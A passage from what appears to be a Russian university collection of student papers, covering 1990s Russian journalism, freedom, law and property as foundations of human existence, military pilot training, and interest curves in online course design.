5. Спасенников, В.В. Критерии охраны авторских прав создателей психодиагностических тестовых методик [Текст] / В.В. Спасенников // Психологический журнал. –1994. – том 15. –№3. – С.123–127.

Материал поступил в редколлегию 20.04.2024

УДК 070.13

Журналистика 90-х в России: переосмысление роли СМИ в обществе

Севастьянова Анна Олеговна (студ. гр.О-23-МНТ-эуп-Б)

Работа выполнена под руководством доцента кафедры «Гуманитарные и социальные дисциплины», Абовян Елены Николаевны (MJordon@yandex.ru).

Аннотация: Кардинальные перемены в советских средствах массовой информации (СМИ) стали происходить в годы перестройки (1985-1991) – параллельно изменениям в общественно-политической жизни страны, тесно связанным с реформами во властвующих структурах. После учреждения закона о СМИ в 1991 году журналистика в целом потеряла прежнюю зависимость от государственной власти, что спровоцировало ее демократизацию, а также приобретение нового политического лица. Роль СМИ в обществе в этот период возросла в связи с получением людьми доступа к более широкому спектру политических новостей и плюрализму мнений по происходящим в стране и за ее пределами событиям.

Ключевые слова: СМИ, журналистика, политика, газеты, общество, демократизация, власть, свобода слова.

Анализ происходящего в российской журналистике процесса в начале 90-х годов прошлого века демонстрирует колоссальное влияние СМИ на жизнь общества в условиях политических, социальных и экономических перемен. Никогда прежде у печатных массовых изданий не было возможности влиять на общественное мнение, отличным от политического курса официальных властей образом. С другой стороны, полученная изданиями свобода и новый виток экономического кризиса в стране, пришедшийся на 1992 год, спровоцировали ряд проблем, с которыми столкнулись редакции, прежде всего отказавшиеся от своих учредителей в лице относящихся к действующей власти структур.

Между тем, разделение прессы на коммунистическую – поддерживающую правящую партию КПСС – и демократическую произошло задолго до распада СССР в 1991 году. Уже тогда последние («Аргументы и факты», «Известия», «Комсомольская правда» и другие) в той или иной степени позволяли себе критиковать власть [1, с. 53]. В то же время государство по-прежнему продолжало оказывать значимое влияние на сферу СМИ, поддерживая «свои» издания («Правду», «Гласность» и другие) в том числе путем выделения дополнительных дотаций.

Однако после августовских событий 1991 года (18–21 августа – августовский путч) большинство изданий были перерегистрированы, многими из них оказались партийные. Таким образом они заявили о своей независимости, в том числе от высшего органа госвласти Верховного Совета [1, с. 535]. Это обусловило взятие СМИ своего рода революционного курса, связанного с противостоянием разных политических сил. Именно эта проблематика волновала и российское общество, которое задавалось вопросами поддерживать или отвергать проводимые властями реформы.

Но издания не могли функционировать сами по себе, без поддержки. Крупным могла не требоваться экономическая или правовая помощь, но поддержка со стороны властей им была необходима. В этот период газеты разделяются на определенные круги, выбирая свой путь дальнейшего развития. Демократические издания транслируют в общество идеи прогресса, а их наполнение носит в целом общеполитический характер. При этом такие


редакции не связаны напрямую с конкретными политическими партиями или официальной властью.

Параллельно этому продолжают выходить в свет и старые издания, сохранившие приверженность советской власти и являющиеся оппозиционными по отношению к правительству первого президента РФ Бориса Ельцина. Появляются и новые, которые уже имеют тесную связь с «акулами» в преобразованном политическом мире России.

Таким образом, в 1992-1993 годах формируется три типа прессы:

1. СМИ, связанные с правительством страны;
2. Демократические издания, позволяющие себе критику в адрес властей, но в целом поддерживающие их;
3. Патриотические издания, не принявшие режим нового главы государства.

На этот же период приходится бурный рост числа газет и журналов, за пять лет их количество увеличилось в несколько раз [3, с. 7].



В эти годы создается благоприятная «почва» для роста видового и тематического разнообразия прессы, но в силу экономической нестабильности в стране у печатных СМИ падают тиражи. Спросом общества пользуются издания, улавливающие запросы россиян и в определенной степени отвечающие на вопросы населения. Растет конкуренция между изданиями [3, с. 11].

Таким образом, в 90-е годы рынок российской периодики переживает огромный всплеск, хотя и сталкивается с нехваткой финансирования и ростом цен на полиграфические услуги. «Держаться на плаву» по большей части удавалось изданиям, либо связавшим себя с политическими партиями, либо с деловыми кругами и бизнесом. К 1997 году «снизошедшая» на российские СМИ масштабная свобода слова стала узконаправленной и действовавшей в интересах спонсоров редакций. Ради выхода в тираж многие издания меняют свою

направленность, включая в содержание не только политические аспекты, но и темы других сфер общественной жизни – экономики, науки, культуры, развлекательного характера.

Видя неконтролируемые изменения в СМИ общество в некотором плане теряет доверие к ним. В том числе в связи с резким падением числа изданий, удовлетворяющих интересы сотрудников бюджетной сферы, в частности, образования и других отраслей. При этом периодика экономического и политического характера процветает – благодаря поддержке извне. К концу 90-х российская журналистика приобретает ярко выраженный политический характер, а государственная власть вновь устанавливает над ней контроль.

С учетом проведенного исследования, основанного на исторических данных, проблему журналистики 90-х в РФ можно сформулировать как неспособность СМИ справиться со ставшей доступной свободной слова в условиях экономического кризиса. Без поддержки государства, политических фигур, групп или партий, а также бизнес-элит исчезновение издания фактически было предрешено. В связи с такой переориентацией газет и журналов на интересы «хозяев» не всегда учитывались интересы общества, начавшего подозревать, что редакционная политика изданий отчасти носит субъективный характер.

Решением этой проблемы могла бы стать поддержка со стороны государства изданий, тематика которых охватывала широкий спектр общественной жизни и не носила сугубо политический характер, направленный на поддержку властей, хотя и не отвергала его. Оказавшемуся в «жерновах» политических и экономических событий населению в эти годы не хватало информации, отличной от этих двух тем, то есть связанной, например, со здоровьем, образованием, саморазвитием, психологией, подсобным хозяйством, досугом, обзорами художественной литературы, юмором и другими тематиками.

Отчасти это можно назвать актуальным и для сегодняшнего дня. Сейчас наблюдается глобальная информатизация общества – современные технологии, развитие сети интернет сделали возможным появление множества интернет-СМИ, социальных сетей и иных платформ, которые на нынешнем российском рынке наполнены преимущественно тематикой политического содержания. Но в условиях происходящих сложных для человеческой психики событий людям не хватает сбавления градуса напряженности в масс-медиа.

В заключение проведенного исследования можно сделать вывод, что журналистика 90-х в России вместе с кардинальными изменениями в политике редакций и резким скачком в своем развитии в целом пережила ряд трудностей, связанных с общественно-политической и экономической обстановками в стране. Этот непростой период однозначно отмечился возросшей ролью СМИ в обществе и значительным увеличением влияния изданий на общественное мнение. Вместе с тем российская журналистика прошла путь демократизации и приобщения к определенным политическим кругам и бизнес-элитам, который в итоге завершился глобальной политизацией периодики, что происходит и сейчас, и в определенной мере требует снижения интенсивности этого процесса.

Список источников

1. Грабельников А. А. Средства массовой информации постсоветской России: пятнадцать лет спустя / Москва: Российский ун-т дружбы народов, 2008. С. 53.
2. Шевцова Л. Ф. Режим Бориса Ельцина / Москва: РОС СПЭН, 1999. С. 535.
3. Лаптев И. Д. Российская печать: проблемы и опыт // Актуальные проблемы журналистики: материалы научно-практической конференции «Журналистика в 1996 году. Средства массовой информации в постсоветском обществе» / Москва. 1997. С. 7 – 11.
4. Захарова Л.И., Абовян Е.Н., Ерохин К.Н. Актуальные вопросы исторического образования в высшей школе: проблемы цифровизации // Цифровизация бизнеса и образования: тенденции и перспективы: сборник статей II Международной научно-практической конференции. - Брянск, 2022. - С.103-105.

Материал поступил в редколлегию 20.04.2024

УДК 94(470+571)

Проблема фундаментальных оснований бытия человека: исследование роли свободы, права и собственности

Сивкова Дарья Сергеевна (ст. гр. О-21-ИСТ-истд-Б)

Работа выполнена под руководством профессора кафедры «Гуманитарные и социальные дисциплины» Лобеевой Веры Михайловны (doktor70@bk.ru)

Аннотация. Значение свободы, права и собственности рассматривается в философско-антропологическом аспекте. Определяется сущность и роль свободы, права, собственности. Делается вывод о том, что данные феномены являются фундаментальными основаниями бытия человека, обеспечивающими его цивилизованное индивидуально-личностное и общественное существование.

Ключевые слова: свобода, право, собственность, фундаментальные основания бытия человека.

Жизнь человека определяется множеством факторов и условий, детерминированных природными, социально-экономическими, политическими, культурными и множеством иных обстоятельств. Однако среди этого множества есть такие факторы, которые являются фундаментальными и универсальными одновременно, поскольку их значимость проявляется в процессе исторического развития у всех народов и во все времена. К таковым относятся свобода, право и собственность. Рассмотрим подробнее сущность и роль обозначенных феноменов.

Свобода человека носит изначальный (природный) характер и предполагает возможность самостоятельно, с опорой на собственные

способности, возможности, воззрения и убеждения строить собственную жизнь, а также общественную деятельность. Однако свобода человека не безгранична. Она должна быть сбалансирована с обязанностями и ограничениями, установленными для защиты прав и свобод других людей, для обеспечения общественной безопасности и порядка. В условиях существования отдельного человека в человеческом обществе свобода предполагает необходимость осознавать, принимать и учитывать это важное условие – индивидуальное бытие объективно происходит в обществе, то есть совместно с другими людьми. Эти другие люди также свободны. Следовательно, абсолютная свобода индивида в обществе невозможна, и свобода одного индивида не должна посягать на свободу другого индивида.

Другим фундаментальным фактором существования человека является право. Сущность права заключается в том, что оно есть правило «совместного существования под общим законом» [1, с. 142]. В этом феномене объективируется свобода человека, поскольку оно закрепляет свободу, «определяемую законом». [2, с. 80]. В обществе право играет роль важнейшего инструмента защиты жизни, здоровья, моральных и материальных интересов человека. В этом смысле очень важным является правовой статус личности, закрепляемый в действующем законодательстве различных государств. Не менее важна роль права как инструмента охраны и защиты общественных устоев и ценностей, мира и общественной безопасности. Таким образом, цель существования права как культурного феномена общества заключается «в том, чтобы сделать возможным мирное сожительство людей. Право достигает этого тем, что указывает людям обязательные пределы в их внешней деятельности» [3, с. 81].

Еще одним базовым фактором существования человека является собственность. Собственность, также как и право, тесно связана со свободой человека и представляет собой материальную форму объективации его свободы. Собственность выступает как необходимое материальное основание полноценной жизни человека, во многом определяя ее смысл, цели, систему ценностей. Связь свободы человека и собственности заключается в том, что свобода способна при определенных условиях порождать и преумножать собственность, а собственность способна во многом предопределять наличие, ограничение или отсутствие свободы человека, благополучие его жизни, предоставлять или ограничивать возможности его личностного развития.

Собственность также связана с правом, которое обеспечивает ее цивилизованное существование в виде права собственности, которое имеет экономический и юридический смысл. Экономический смысл права собственности заключается в реализации свободной воли человека и ее распространением на вещь, а юридический смысл права собственности состоит в возможности обеспечения цивилизованного функционирования собственности, т.е. распоряжением ею по собственному усмотрению собственника.

Таким образом, право и собственность являются такими феноменами, которые обеспечивают объективацию свободы человека и создают необходимые условия, определяющие его цивилизованное существование совместно с другими людьми. В целом же неразрывное единство свободы, права и собственности выступает как базовая основа индивидуального человеческого существования, как «основа общественной целостности и стабильности» [4, с. 273], как залог общественного мира и безопасности, как основания устойчивого развития общества.

Список источников

1. Чичерин Б.Н. Наука и религия. М.: Республика, 1999. 495 с.
2. Чичерин Б.Н. Философия права. СПб.: Наука, 1998. 656 с.
3. Ильин И.А. Общее учение о праве и государстве // И.А. Ильин. Собрание сочинений. В 10 т. Т. 4 / Сост. и коммент. Ю.Т. Лисицы. – М.: Русская книга, 1994. 624 с.
4. Лобеева В.М. Объективация свободы человека в праве: анализ философской концепции Б.Н. Чичерина // Вестник РГГУ. Серия: Философия. Социология. 2011. № 15. С. 263-273.
5. Захарова Л.И., Абовьян Е.Н., Ноздрин Н.А. Междисциплинарный подход формирования компетенций будущих бакалавров в области права // Педагогический дизайн в высшем и среднем профессиональном образовании: Сборник научных статей научно-практической конференции с международным участием. Брянск, 2021. – С. 171 – 178.

Материал поступил в редколлегию 20.04.2024

УДК 378:331.101.1

Профессия военного лётчика: особенности психофизиологического отбора и подготовки

Смирнова Полина Николаевна (ст.гр. О-21-ПРО-иис-Б)

Работа выполнена под руководством доцента кафедры «Гуманитарные и социальные дисциплины», Гарбузовой Галины Владимировны (garbizowagalya@yandex.ru)

Аннотация. В статье рассматривается, как летчики приспособляются к высоким нагрузкам и какие упражнения помогают им в этом. Цель исследования - улучшить тренировочный процесс летчиков для повышения их адаптационных способностей. Используется специальная физическая подготовка и психологическая тренировка, чтобы улучшить адаптацию летчиков к сложным задачам в боевых условиях.

Ключевые слова: специальная физическая подготовка, адаптационный потенциал, летчик.

Сегодняшние изменения в военной и геополитической обстановке требуют развития военной авиации для обеспечения безопасности РФ. Летчики сталкиваются с высокими требованиями к физической, морально-психологической и боевой подготовке современных военных лётчиков.

Один из прославленных военных авиационных психологов В.А. Пономаренко отмечал, что важным фактором успешной подготовки лётчиков является передача опыта, основанного на боевых традициях: наши «небесные соколы» успешно уничтожали самолёты противника во все периоды отечественной истории [1]. При этом значительный вклад в успешную боевую, политическую и морально-психологическую подготовку лётного состава вносили летающие комиссары (рис.1).

Не вызывает сомнений тот факт, что благодаря преемственности поколений, современная плеяда военных лётчиков успешно уничтожит любого вероятного противника, который посмеет вторгнуться в воздушное пространство России.

Для успешной работы летчика нужны не только знания, навыки и физическая форма, но и отличное здоровье, сильный характер и психологическая устойчивость. Поэтому важно постоянно совершенствовать тренировки и мероприятия для подготовки летного состава.

Цель исследования — доказать, что специальные физические тренировки помогают улучшить адаптационные способности летчиков.

Особое внимание уделяется подготовке летчиков в Воздушно-космических силах РФ, как физически, так и психологически. Психологическая подготовка является важной частью обучения курсантов и летчиков, включая формирование у них нужных качеств личности и умений, которые пригодятся им в будущем в роли военных лидеров и наставников.




Рис.1. Фото диплома военного лётчика-истребителя об окончании Военно-политической ордена Ленина Краснознаменной академии им. В.И. Ленина

Как отмечал А.А. Горелов основным в содержании процесса формирования психологической готовности к службе и боевым действиям является укрепление профессиональных мотивов поведения, при этом «... особенности требуют от летчика хорошего состояния здоровья, высокой дееспособности сердечно-сосудистой и дыхательной систем, хорошей физической работоспособности, высокого уровня эмоциональной и психологической устойчивости стало к тому времени постулатом» [2, с. 11].

Чтобы подготовить будущих летчиков к службе и задачам, их можно:

- Поставлять в реальные ситуации службы, где им придется организовать и провести учебное занятие.
- Ускорять их деятельность и сокращать время на принятие решений и выполнение задач.
- Обучать решению задач при недостатке информации, в условиях активного противодействия противника и при наличии риска и опасности.
- Подвергать учебные занятия непредвиденным препятствиям и неожиданным осложнениям.
- Учить сравнивать и классифицировать цели своей работы по важности, сложности и времени достижения.
- Поставлять задачи, требующие самостоятельного и креативного подхода к их решению.

– Создавать ситуации, в которых возможны неудачи, чтобы ученики стали более активными и настойчивыми.

В высших военных авиационных учебных заведениях активно используются тренировочные средства для морально-психологической подготовки курсантов. Тренажеры и специальное оборудование позволяют создавать и визуализировать сложные ситуации, улучшать навыки полета, стимулировать творческое мышление и повышать устойчивость к стрессу.

Как отмечали Н. А. Колесниченко, А. А. Частихин и Т. А. Селитреникова летчики должны быть способны сохранять хорошее настроение и восстанавливаться после стрессовых ситуаций в полете. Они должны уметь справляться с эмоциональными последствиями неудач и ошибок, которые могут возникнуть, при этом «... важно формировать у каждого способность переводить непроизвольные эмоциональные реакции в сложных ситуациях в сознательные, регулируемые, помочь им овладеть приёмами самоуправления и аутогенной тренировки» [5, с. 207].

Командир может помочь летчику создать индивидуальный план тренировок, учитывая его личные особенности и задачи, которые помогут ему быть готовым к полетам. Физическая подготовка летчиков очень важна, потому что их работа связана с экстремальными условиями: большой высотой, высокой скоростью, перегрузками и др. Необходим особый подход к тренировке физических навыков летного экипажа.

Физическая подготовка летчиков должна помочь им справиться с трудностями во время полетов и защитить организм от сердечно-сосудистых проблем. Для этого им нужно проводить регулярные тренировки на специальных тренажерах и устройствах, таких как гимнастическое колесо, лопинг, батут. Кроме того, им полезно участвовать в различных физических занятиях, таких как гимнастика, легкая атлетика, преодоление препятствий, лыжи, рукопашный бой и игры. Во время физической подготовки особое внимание следует уделять тому, чтобы летчики становились более устойчивыми к стрессам, которые могут возникнуть во время полета. Например, в современной боевой ситуации, когда скорость очень высока, летчики испытывают сильные перегрузки, которые могут привести к проблемам с кровообращением, ухудшению самочувствия и даже потере сознания.

Как отмечал Р. М. Воронин оценка состояния здоровья курсантов должна опираться на следующие основные принципы, при этом «Использование методов исследований, позволяющих диагностировать донологические отклонения в здоровье. Комплексность оценки, т. е. данные традиционных медицинских осмотров и донологической диагностики должны взаимодополнять друг друга. Применение принципа минимальной достаточности, т. е. мониторинг здоровья не должен быть избыточным по своей структуре и по количеству проводимых диагностических процедур» [2, с. 271].

Из-за того, что главная цель общей физической подготовки — помочь летчикам справиться с неблагоприятными условиями во время полетов и развить их эмоциональную стойкость, внимание, координацию движений, скорость

реакции и другие навыки, им нужно проводить специальные физические тренировки. Эти тренировки включают:

- Быстрые упражнения для улучшения реакции на события.
- Упражнения для ориентации в пространстве и определения расстояний.
- Упражнения для быстрого восстановления работоспособности.
- Упражнения для улучшения временной ориентации.
- Интенсивные упражнения для развития скорости и интенсивности движений.

Тренажеры и методы тренировки навыков должны строиться на основе анализа структур летных навыков. Основные требования, предъявляемые к ним, следующие: 1) целенаправленность, 2) психологическое соответствие летному навыку, 3) наличие самоконтроля эффекта, 4) дозированная вариативность заданий, 5) достаточное количество повторений, 6) наличие экспериментальной проверки эффективности, 7) экономическая рентабельность.

В должной степени этим условиям не удовлетворяет ни один из существующих тренажеров, но могут удовлетворять многие.

Необходимо различать три основные формы наземных тренировок:

- 1) Программная — массовая, обязательная для всех, входящая в наставления и УКЛП. Это наиболее ограниченные строго проверенные методы.
- 2) Корректирующая — индивидуальная, в зависимости от наличия показаний. Это могут быть значительно более разнообразные и сложные методы.
- 3) Самодеятельная — проводящаяся самим тренирующимся во внеплановое время в виде игр и соревнования. Должна быть занимательной и обеспечивать учет достижений.

Поскольку в вопросах тренировок соприкасаются интересы обучения и улучшения состояния организма летчика и еще более переплетаются компетенции педагога, психолога, физиолога, все эти вопросы должны разрабатываться совместно представителями всех указанных дисциплин [4, с. 191–192].

Высокий уровень физической готовности — важная часть успеха профессионального летчика. Он требует развития общих физических навыков и специальных навыков, таких как устойчивость к перегрузкам, укачиванию, вибрации и недостатку кислорода в крови.

Благодаря правильным тренировкам физическая готовность летного персонала улучшается, что положительно влияет на их подготовку, состояние и результаты во время полетов. Специальные тренировки также помогают сохранять здоровье летчиков. Успех подготовки летного состава во многом зависит от квалификации преподавателей. Сочетание всех этих факторов помогает формировать высококвалифицированных летчиков, способных выполнять сложные задачи в боевых условиях.

Список источников

1. Военная авиационная психология: Сборник лекций / Под ред. академика РАО В.А. Пономаренко. — М.: Издательство «Перо», 2021. — 600 с. - ISBN 978-5-00189-780-4.
2. Воронин Р. М. Оценка состояния здоровья курсантов военных образовательных учреждений // ВМТ. 2011. №3. URL: <https://cyberleninka.ru/article/n/otsenka-sostoyaniya-zdorovya-kursantov-voennyh-obrazovatelnyh-uchrezhdeniy> (дата обращения: 05.03.2024).
3. Горелов А.А. Основы специальной физической подготовки летного состава / А. А. Горелов. – Санкт-Петербург: Военный институт физической культуры, 1993. – 146 с.
4. История советской психологии труда. Тексты (20—30-е годы XX века). Под редакцией В. П. Зинченко, В. М. Мунипова, О. Г. Носковой. — М.: Изд-во Моск. ун-та, 1983. — 360 с.
5. Колесниченко Н. А., Частихин А. А., Селитреникова Т. А., Ярцев Д. С. Особенности физической и психологической подготовки летного состава воздушно-космических сил российской федерации // Ученые записки университета Лесгафта. 2022. №7 (209). URL: <https://cyberleninka.ru/article/n/osobennosti-fizicheskoy-i-psihologicheskoy-podgotovki-letnogo-sostava-vozdushno-kosmicheskikh-sil-rossiyskoy-federatsii> (дата обращения: 05.03.2024).

Материал поступил в редколлегию 20.04.2024

УДК 378:159.9

Разработка интерактивных методов обучения с использованием кривых интересов онлайн-курсов

Соваренко Ксения Андреевна (ст. гр. О-21-ПРО-иис-Б)

Работа выполнена под руководством профессора кафедры «Гуманитарные и социальные дисциплины» Спасенникова Валерия Валентиновича (spas1956@mail.ru)

Аннотация. Рассмотрим возможности интерактивного обучения с применением интернет-ресурсов. При подготовке онлайн курса предполагается использовать концепцию кривой интереса, которая является элементом трудового обучения.

Ключевые слова: онлайн-курсы, кривая интереса, трудовое обучение.

В профессиональном обучении по различным направлениям и профилям подготовки выбор методов обучения связан как с будущими трудовыми функциями, так и с эффективностью самих методов в процессе формирования необходимых знаний и умений (И.Н. Шпильрейн) [1, с. 133-138].

Условием эффективности выбора методов обучения является комплексный учет критериев их оптимального сочетания. Одним из таких критериев является соответствие методов дидактическим принципам обучения. Реализация этого требования приводит выбор методов в соответствие с основными закономерностями эффективно построенного процесса обучения, из которых вытекают сами принципы.

Следующим критерием следует назвать соответствие методов целям и задачам обучения, воспитания и развития обучающихся. Реализуется этот критерий путем сравнительной оценки различных методов в решении данного круга задач, имея в виду, что эти возможности у разных методов различны.

Целью данной работы является обоснование того, что использование современных интерактивных методов обучения должно основываться на выявлении интереса обучаемых к материалам учебной дисциплины [2].

Преподаватель нужен, чтобы дать новую информацию быстро и понятно при помощи вызова интереса, увлекательной беседы, экспериментов и постановки контрольных вопросов. На этих принципах строятся методы интерактивного обучения.

Первая теория, доказанная экспериментально, это теория активного обучения. Обучающиеся запоминают больше, когда применяют новые знания на практике, а не просто слушают и конспектируют лекции [3].

Существует интересная концепция антихрупкости -это адаптирование к постоянно меняющемуся миру не путем его прогнозирования и предугадывания будущего, а путем увеличения диапазона ситуаций, с которыми мы готовы работать [4].

Концентрация внимания или теория потока - это настрой аудитории на особое эмоциональное состояние (поток), при котором задается ритм прохождения курса. Чтобы обучаемые вошли в поток, следует нащупать баланс между их способностями и сложностью обучения. Можно отметить, что, если задача слишком сложная, это вызовет разочарование, а если слишком легкая - скуку. Данная теория является забытой и не оцифрованной концепцией трудового обучения И.Н. Шпильрейна, связанной с моделью потока, связь навыков и смежности выполняемых трудовых функций [1].

Индивидуализированное обучение под каждого обучаемого в рамках электронного курса невозможно, но продуманный баланс между сложностью и навыками необходим. Простой пример того, как отыскать баланс между сложностью задания и навыками – создать несколько вариантов сценария курса (начальный, средний, высокий уровень сложности) и предложить обучаемый самим выбрать подходящий или провести предварительное

тестирование. Человека, владеющим английским на уровне upper-intermediate, бессмысленно помещать в группу, где у всех только elementary.

Другая сложная задача, с которой интерактивное обучение помогает справиться, - снижающаяся продолжительность концентрации внимания человека. Согласно исследованиям, за пятнадцать лет она сократилась и к 2014

году составила 8 секунд. Именно поэтому важно запланировано вставлять интерактивные элементы в курс.

В индустрии видеоигр используют концепцию кривой интереса. Кривая интереса — это график, на котором зафиксированы ключевые моменты игры. По графику можно с высокой точностью предсказать, когда игра начинает надоедать, и добавить на проблемный участок что-нибудь захватывающее. Об этом подробно рассказывает Джесси Шелл в книге «Искусство гейм-дизайна: книга линз». Хотя Шелл использовал кривую интереса для разработки игр, концепция подходит и для обучения.




Рис. 1. Пример кривой интереса из книги «Искусство гейм-дизайна: книга линз».

При разработке интерактивного обучения необходимо уделить внимание четырем элементам кривой интереса (рис. 1):

Изначальный интерес (A). Для обучения гораздо эффективнее, когда обучающиеся сами в нем заинтересованы. Для этого используются вводные видеоролики, аннотации, примеры практического применения, чтобы сформировать позитивные ожидания от обучения.

Крючок (B). Заинтересованность до старта обучения - в самом начале курса нужно заинтересовать обучающихся, например, задачей, мини-игрой, обсуждением актуальной проблемы. Тогда сформируется запас интереса, который поможет удержать внимание во время менее увлекательных частей лекции.

Долина (D, F). Представляет собой тот запас интереса, который помогает удерживать внимание обучающихся.

Кульминация (G). Завершение занятия (лекции), где могут быть сделаны выводы, подведены итоги, переброшен «мостик» на следующее занятие.

Такой подход при планировании онлайн обучения позволит удерживать внимание обучающихся от начала до конца.

В настоящее время популярны онлайн институты IT-профессий, таких как разработчик ПО, веб-разработчик, веб-дизайнер, Data Science, тестировщик программного обеспечения, системный администратор, специалист по кибербезопасности - всему этому можно научиться онлайн на интерактивных платформах как Udemy.com, GeekBrains.ru, Skillbox.ru, Netology.ru. Более подробно данные платформы и их анализ описаны в журнале Эргодизайн [5].

Список источников

1. Трудовой метод изучения профессий : Сборник / Под ред. [и с предисл.] И. Н. Шпильрейна ; Психол. отд. Ин-та охраны труда. (б. Лаборатория пром. психотехники НКТ). - Москва : Изд-во НК РКИ СССР, 1925. - 176 с.
2. Спасенников В. В. Компетентностная образовательная парадигма в контексте особенностей ее практической реализации при формировании универсальных компетенций //Человек и образование. – 2022. – №. 4. – С. 41-52.
3. Как создать интерактивный онлайн-курс. Теория и практика [Электронный ресурс] URL: <https://www.ispring.ru/elearning-insights/kak-sozdat-elektronnyiy-kurs-s-nulya/interaktivniy-kurs> (Дата обращения:22.02.2024).
4. Об антихрупкости. URL: <https://www.notion.so/a82f608836b0445ba28bfdb24394741b> (Дата обращения:24.02.2024).
